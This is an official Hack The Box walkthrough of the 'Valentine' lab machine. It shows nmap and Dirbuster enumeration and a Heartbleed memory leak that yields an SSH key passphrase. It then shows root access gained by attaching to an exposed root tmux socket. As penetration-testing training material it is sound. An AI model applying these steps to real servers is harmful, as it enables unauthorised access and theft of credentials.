
Hack The Box
PEN-TESTING LABS



Valentine

28th July 2018 / Document No D18.100.13

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Valentine is a very unique medium difficulty machine which focuses on the Heartbleed vulnerability, which had devastating impact on systems across the globe.

Skills Required

- Beginner/Intermediate knowledge of Linux


Skills Learned

- Identifying servers vulnerable to Heartbleed
- Exploiting Heartbleed
- Exploiting permissive tmux sessions

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals OpenSSH and Apache running both HTTP and HTTPS.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193


Dirbuster



Dirbuster finds a **hype_key** file as well as **encode** and **decode** directories.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Heartbleed



Running nmap again with the Heartbleed enumeration script confirms that the server is indeed vulnerable to Heartbleed, as hinted at by the machine name.


Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

Heartbleed

Exploit: https://github.com/sensepost/heartbleed-poc

Using the above exploit, it is fairly straightforward to obtain some sensitive information from memory. Running it several times should yield a base64-encoded string.



Decoding the base64 reveals the passphrase for **hype_key** which can be used to connect via SSH as the **hype** user.

```
root@kali:~/Desktop/writeups/valentine# ssh -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul 30 10:43:32 2018 from 10.10.14.10
hype@Valentine:~$
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

tmux

Running **ps aux** reveals a tmux session being run as the root user.

```
root       1017  0.0  0.0  19976   968 tty4     Ss+  10:27   0:00 /sbin/getty -8 38400 tty4
root       1026  0.0  0.0  19976   976 tty5     Ss+  10:27   0:00 /sbin/getty -8 38400 tty5
root       1028  0.0  0.1  26416  1680 ?        Ss   10:27   0:00 /usr/bin/tmux -S /.devs/dev_sess
root       1031  0.0  0.4  20652  4572 pts/10   Ss+  10:27   0:00 -bash
root       1045  0.0  0.0  19976   976 tty2     Ss+  10:27   0:00 /sbin/getty -8 38400 tty2
```

Simply running the command **tmux -S /.devs/dev_sess** will connect to the session, with full root privileges.